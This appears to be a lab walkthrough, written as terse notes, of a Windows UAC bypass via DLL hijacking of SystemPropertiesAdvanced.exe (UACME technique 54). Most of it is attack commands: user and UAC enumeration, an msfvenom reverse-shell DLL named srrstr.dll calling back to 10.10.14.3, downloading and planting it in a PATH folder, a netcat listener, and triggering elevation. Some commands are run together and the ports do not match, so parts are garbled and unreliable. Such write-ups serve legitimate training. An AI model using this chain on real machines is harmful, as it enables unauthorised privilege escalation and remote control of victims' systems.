User Account Control
- https://github.com/hfiref0x/UACME
The above project maintains a list of UAC bypasses, including information on the affected Windows build number, the technique used, and if Microsoft has issued a security update to fix it.
- https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works
- https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-security-policy-settings
Hack

- Check current user
whoami /user- sarah is the user
- Check Admin group membership
net localgroup Administrators- sarah is a part of the group
- check user privs
whoami /priv- no privs of Administrator

- Confirming UAC is Enabled

REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA0x1means enabled

- Checking UAC Level
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v ConsentPromptBehaviorAdmin- 0x5
- Checking Windows Version
[environment]::OSVersion.Version- Cross reference - https://en.wikipedia.org/wiki/Windows_10_version_history
Windows 10 build 14393
- Check what technique to use with UACMe
- https://github.com/hfiref0x/UACME
- the dropdown has techniques mentioned, search the build version there
- technique 54 targets the 32-bit version of the auto-elevating binary
SystemPropertiesAdvanced.exe. There - According to this blog post, the 32-bit version of
SystemPropertiesAdvanced.exeattempts to load the non-existent DLL srrstr.dll, which is used by System Restore functionality. 
- Reviewing Path Variable
cmd /c echo %PATH%
- Generating malicious DLL srrstr.dll
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.3 LPORT=8443 -f dll > srrstr.dll
- Send to target
python3 -m http.server 80http://10.10.14.3:8080/srrstr.dll -O "C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll"
- Start the NC listener
nc -lvnp 8443
-
OPTIONAL - Exploit for srrstr.dll
rundll32 shell32.dll,Control_RunDLL C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll
-
OPTIONAL - Check NC for reverse shell
whoami /privon the reverse shell still wont give all privileges
- Delete previous rundll32 tasks
tasklist /svc | findstr "rundll32"taskkill /PID 7044 /F- Stop the reverse shell session from netcat
- Executing SystemPropertiesAdvanced.exe on Target Host
C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
- Received reverse shell on nc
- Now we have full privs